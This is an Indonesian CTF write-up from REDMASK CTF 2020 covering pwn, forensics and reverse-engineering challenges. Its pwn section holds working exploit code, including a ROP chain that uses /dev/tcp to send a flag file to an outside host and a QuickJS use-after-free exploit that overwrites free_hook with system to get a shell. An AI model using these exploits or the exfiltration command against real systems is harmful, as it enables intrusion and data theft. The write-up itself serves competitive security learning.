PoC REDMASK CTF 2020

TIM

GAGAL MASUK UNCH DEEP

ANGGOTA

coraa
rhamaa
n0p

PWN

Home

Overwrite variable with 0x00c0221b via buffer overflow

```
➜  pwn python3 -c 'import sys;
sys.stdout.buffer.write(b"A"*20+b"\x1b\x22\xc0\x00")' | nc
202.148.27.84 3452
Home Sherlock Holmes 0xc0221b?buf: AAAAAAAAAAAAAAAAAAAA
al: 0x00c0221b
redmask{Holm3ss_B4k3rStr3TT}
```


Flag: redmask{Holm3ss_B4k3rStr3TT}

BabyARM

After 32 bytes data will trigger buffer overflow -> ROP -> Write string anywhere via write mem gadget -> call system

```
from pwn import *

#context.arch = "arm"
#context.terminal = "tmux splitw -h -f".split()
#p = process("/usr/bin/qemu-arm-static -g 4444 ./main".split())
#p = process("/usr/bin/qemu-arm-static ./main".split())
p = remote("202.148.27.84", 20002)
#cmd = "b* 0x104a0"
#    0x34df4 <__vfwprintf_internal+5772>: pop     {r0, r2, r3, r4,
r5, r6, r7,
#    pc}}
# 0x0003777e (0x0003777f): pop {r1, pc};
# 0x4901a <__aeabi_ldiv0+10>:  pop     {r1, pc}

#   0x103f6 <__do_global_dtors_aux+42>:  strb    r3, [r4, #0]
#   0x103f8 <__do_global_dtors_aux+44>:  pop     {r4, pc}

#   0x43df2 <check_free.isra.0+34>:      str     r3, [r4, #0]
#   0x43df4 <check_free.isra.0+36>:      pop     {r3, r4, r5, pc}

# 0x1fa9c <memmove+236>:       pop     {r0, r4, pc}

pop_reg = 0x0001aab0
str_mem = 0x0001fa98
```

```
def str(next_r3=0x41414141, next_r4=0x41414141,
next_r5=0x41414141):
     rop = p32(0x43df2+1)
     rop += p32(next_r3)
     rop += p32(next_r4)
     rop += p32(next_r5)
     return rop

def pop(r3=0x41414141, r4=0x41414141, r5=0x41414141):
     rop = p32(0x43df4+1)
     rop += p32(r3)
     rop += p32(r4)
     rop += p32(r5)
     return rop

def pop_r0_r4(r0=0x41414141, r4=0x41414141):
     rop = p32(0x1fa9c)
     rop += p32(r0)
     rop += p32(r4)
     return rop

pause()
bss = 0x0073280
system = 0x14c10
leak = int(p.recvline())
print(hex(leak))

def write_bytes(addr, s):
     rop = pop(r3=u32(s[:4].ljust(4, b"\x00")), r4=addr)
     for i in range(4, len(s), 4):
          addr += 4
          rop += str(next_r3=u32(s[i:i+4].ljust(4, b"\x00")),
next_r4=addr)
     rop += str(next_r3=0, next_r4=addr+4)
     return rop

rop = write_bytes(bss, b"/bin/bash -c 'cat /home/ctf/flag.txt >
/dev/tcp/systems.n0psledbyte.com/2121'")
rop += pop_r0_r4(r0=bss)
rop += p32(system+1)

p.sendline(b"A"*36+rop)
p.interactive()
```



Flag: redmask{br0ther_in_arm_pwn}

NotSoFast

Ada patch file yang akan menambahkan fungsi baru di quickjs, fungsi itu adalah ArrayDetachBuffer. Fungsi itu akan menghapus ArrayBuffer dari parameter yang diberikan. Kita dapat melakukan use after free, dengan menggunakan typedarray yang menunjuk ke arraybuffer, lalu free arraybuffer dengan ArrayDetachBuffer. Disini typedarray akan menunjuk lokasi memory yang telah difree, kita dapat mengalokasikan typedarray lain sehingga typedarray sebelumnya akan menunjuk ke typedarray yang lain, dari sini kita dapat mengoverwrite backingstore typedarray lain untuk melakukan arbitrary-read-write.

exploit.js

```
var buf = new ArrayBuffer(8);
var f64_buf = new Float64Array(buf);
var u64_buf = new Uint32Array(buf);

function ftoi(val) {
            f64_buf[0] = val;
            return BigInt(u64_buf[0]) + (BigInt(u64_buf[1]) <<
32n);
}

function itof(val) {
            u64_buf[0] = Number(val & 0xffffffffn);
            u64_buf[1] = Number(val >> 32n);
            return f64_buf[0];
}

var pwn = new ArrayBuffer(0x48);
var pwn2 = new ArrayBuffer(0x48);
var pwn3 = new ArrayBuffer(0x700);
```


```
var b = new Float64Array(pwn);
b[0] = 1.1
arr = [b, 0x13337]
ArrayBufferDetach(pwn)
const heap = ftoi(b[1])
console.log(heap);
var cc = new Float64Array(pwn2);
var d = new Float64Array(pwn2);
ArrayBufferDetach(pwn3)

const read64 = (addr) => {
            b[7] = itof(addr);
            return ftoi(cc[0]);

}
const write64 = (addr, val) => {
            b[7] = itof(addr);
            cc[0] = itof(val);
}
i = 0;
var libc_addr = 0;
var tmp = 0;
var tmp2 = 0;
for(let i=0;i<0x100000;i++) {
            libc_addr =
read64(BigInt(heap)+BigInt(i)*BigInt(8))&BigInt(0xff0000000000)
            if(libc_addr == 0x7f0000000000) {
                        libc_addr =
read64(BigInt(heap)+BigInt(i)*BigInt(8))
                        tmp =
read64(BigInt(heap)+BigInt(i+1)*BigInt(8))
                        tmp2 =
read64(BigInt(heap)+BigInt(i-1)*BigInt(8))
                        if(libc_addr == tmp && tmp2 < 0x500) {
                                    break;
                        }
            }
}
console.log(libc_addr)
d[0] = itof(BigInt(26739)) // sh
write64(BigInt(libc_addr)+7240n, BigInt(libc_addr)-BigInt(3786576))
// free_hook = system
ArrayBufferDetach(pwn2)
arr.push(0)
```

```
→ redmask (cat exploit.js; echo EOF; cat -) | nc 202.148.27.84 20001
id
uid=1000(ctf) gid=1000(ctf) groups=1000(ctf)
cat /home/*/f*
redmask{ah_yes_the_classic_how2heap_ye_et}
```

Flag: redmask{ah_yes_the_classic_how2heap_ye_et}

Forensics - QR Blocks

Diberikan sebuah file bernama **qr.png** yang terlihat seperti potongan dari QR Code. Langkah pertama kami lakukan enumerasi dengan memeriksa apakah terdapat kerusakan pada file PNG tersebut. Kami menggunakan *utility* pngcheck.




Setelah lakukan analisis terhadap file PNG tersebut, didapati bahwa tiap chunk yang menyusun file PNG mengalami kerusakan atau tidak cocok.

Berdasarkan dari referensi yang kami dapat, file PNG tersusun atas *chunk* yang menyusun file tersebut. Chunks esensial yang terdapat pada file PNG adalah:

1. IHDR: image header, which is the first chunk in a PNG datastream.
2. PLTE: palette table associated with indexed PNG images.
3. IDAT: image data chunks.
4. IEND: image trailer, which is the last chunk in a PNG datastream.

Dengan layout-nya sebagai berikut




Didasari pengetahuan tersebut, kami tinjau kembali chunks yang menyusun file **qr.png** didapati bahwa kerusakan awal dimulai dari chunk tipe **oFFs**. Berdasarkan referensi, chunk ini tidak diperbolehkan muncul lebih dari satu kali dalam suatu file PNG. Setelah ditelusuri lebih lanjut, menggunakan bantuan *tool* TweakPNG kami dapat melihat kesuluruhan informasi dari file **qr.png** tersebut.

qr.png (C:\Users\T-REX\Desktop\) - TweakPNG

File Edit Insert Options Tools Help

Chunk	Length	CRC	Attributes	Contents
IHDR	13	3644b5...	critical	PNG image header: 50×50, 1 bit/sample, grayscale, noninterlaced
oFFs	9	e2607100	ancillary, safe to copy	image offset = (300,250) pixels
IDAT	55	caafa716	critical	PNG image data
oFFs	9	12361e...	ancillary, safe to copy	image offset = (150,200) pixels
IDAT	55	c7f544fa	critical	PNG image data
oFFs	9	c9c22320	ancillary, safe to copy	image offset = (200,250) pixels
IDAT	56	5709d4...	critical	PNG image data
oFFs	9	a48add...	ancillary, safe to copy	image offset = (350,250) pixels
IDAT	53	a39b60...	critical	PNG image data
oFFs	9	260084...	ancillary, safe to copy	image offset = (200,100) pixels
IDAT	57	e2c9b1...	critical	PNG image data
oFFs	9	11154390	ancillary, safe to copy	image offset = (150,0) pixels
IDAT	31	7349383a	critical	PNG image data
oFFs	9	375ae2bf	ancillary, safe to copy	image offset = (0,50) pixels
IDAT	23	1784e0...	critical	PNG image data
oFFs	9	b4833df4	ancillary, safe to copy	image offset = (50,150) pixels
IDAT	49	2af24963	critical	PNG image data
oFFs	9	aaa956e3	ancillary, safe to copy	image offset = (0,400) pixels
IDAT	35	20bd0d...	critical	PNG image data
oFFs	9	494ffb82	ancillary, safe to copy	image offset = (100,0) pixels
IDAT	32	809f83f2	critical	PNG image data
oFFs	9	4ad9d4...	ancillary, safe to copy	image offset = (350,0) pixels
IDAT	25	97d8b9...	critical	PNG image data


Terdapat 81 buah chunk IDAT yang membentuk suatu gambar. Kami asumsikan bahwa beberapa *chunk* IDAT tersebut merupakan potongan dari gambar QR Code yang lain. Dengan didasari itulah, kami ekstrak file-file chunk IDAT tersebut dan didapati potongan-potongan QR Code



Gambar-gambar diatas masih teracak sehingga kami tidak dapat menyusun QR Code yang dimaksud. Setelah analisis lebih lanjut kami sadari bahwa chunk **oFFs** memberikan informasi

letak fixed offset dari tiap potongan gambar. Dapat dilihat pada gambar hasil dari analisis TweakPNG.
Dengan menggunakan script ini, kami *rename* seluruh potongan gambar tersebut.

```
import os
with open('position') as p:
    a = [x.replace('\n', '') for x in p.readlines()]

b = [str(x) for x in range(1,82)]

for x,y in zip(a,b):
    os.rename(y+'.png',x+'.png')
```



Terakhir, kita satukan potongan-potongan gambar tersebut menggunakan *montage*. Berikut scriptnya:

```
#!/bin/bash

montage \({0,50,100,150,200,250,300,350,400},0\).png -tile x1 -geometry +0+0 line1.png
montage \({0,50,100,150,200,250,300,350,400},50\).png -tile x1 -geometry +0+0 line2.png
montage \({0,50,100,150,200,250,300,350,400},100\).png -tile x1 -geometry +0+0 line3.png
montage \({0,50,100,150,200,250,300,350,400},150\).png -tile x1 -geometry +0+0 line4.png
montage \({0,50,100,150,200,250,300,350,400},200\).png -tile x1 -geometry +0+0 line5.png
montage \({0,50,100,150,200,250,300,350,400},250\).png -tile x1 -geometry +0+0 line6.png
montage \({0,50,100,150,200,250,300,350,400},300\).png -tile x1 -geometry +0+0 line7.png
montage \({0,50,100,150,200,250,300,350,400},350\).png -tile x1 -geometry +0+0 line8.png
montage \({0,50,100,150,200,250,300,350,400},400\).png -tile x1 -geometry +0+0 line9.png
montage -mode concatenate -tile 1x line*.png out.png
```

Script tersebut menghasilkan QR Code yang diinginkan.

Flag: redmask{qr_c0de_in_mon0chrom3_haystack}

Rev - holm3s

Diberikan file binary bernama **holm3s**
Dengan melakukan teknik klasik (*grep to win*) pada saat bermain CTF, didapat flag.

Flag: redmask{Holm3s_Simpl3_st1ngZZZZZ}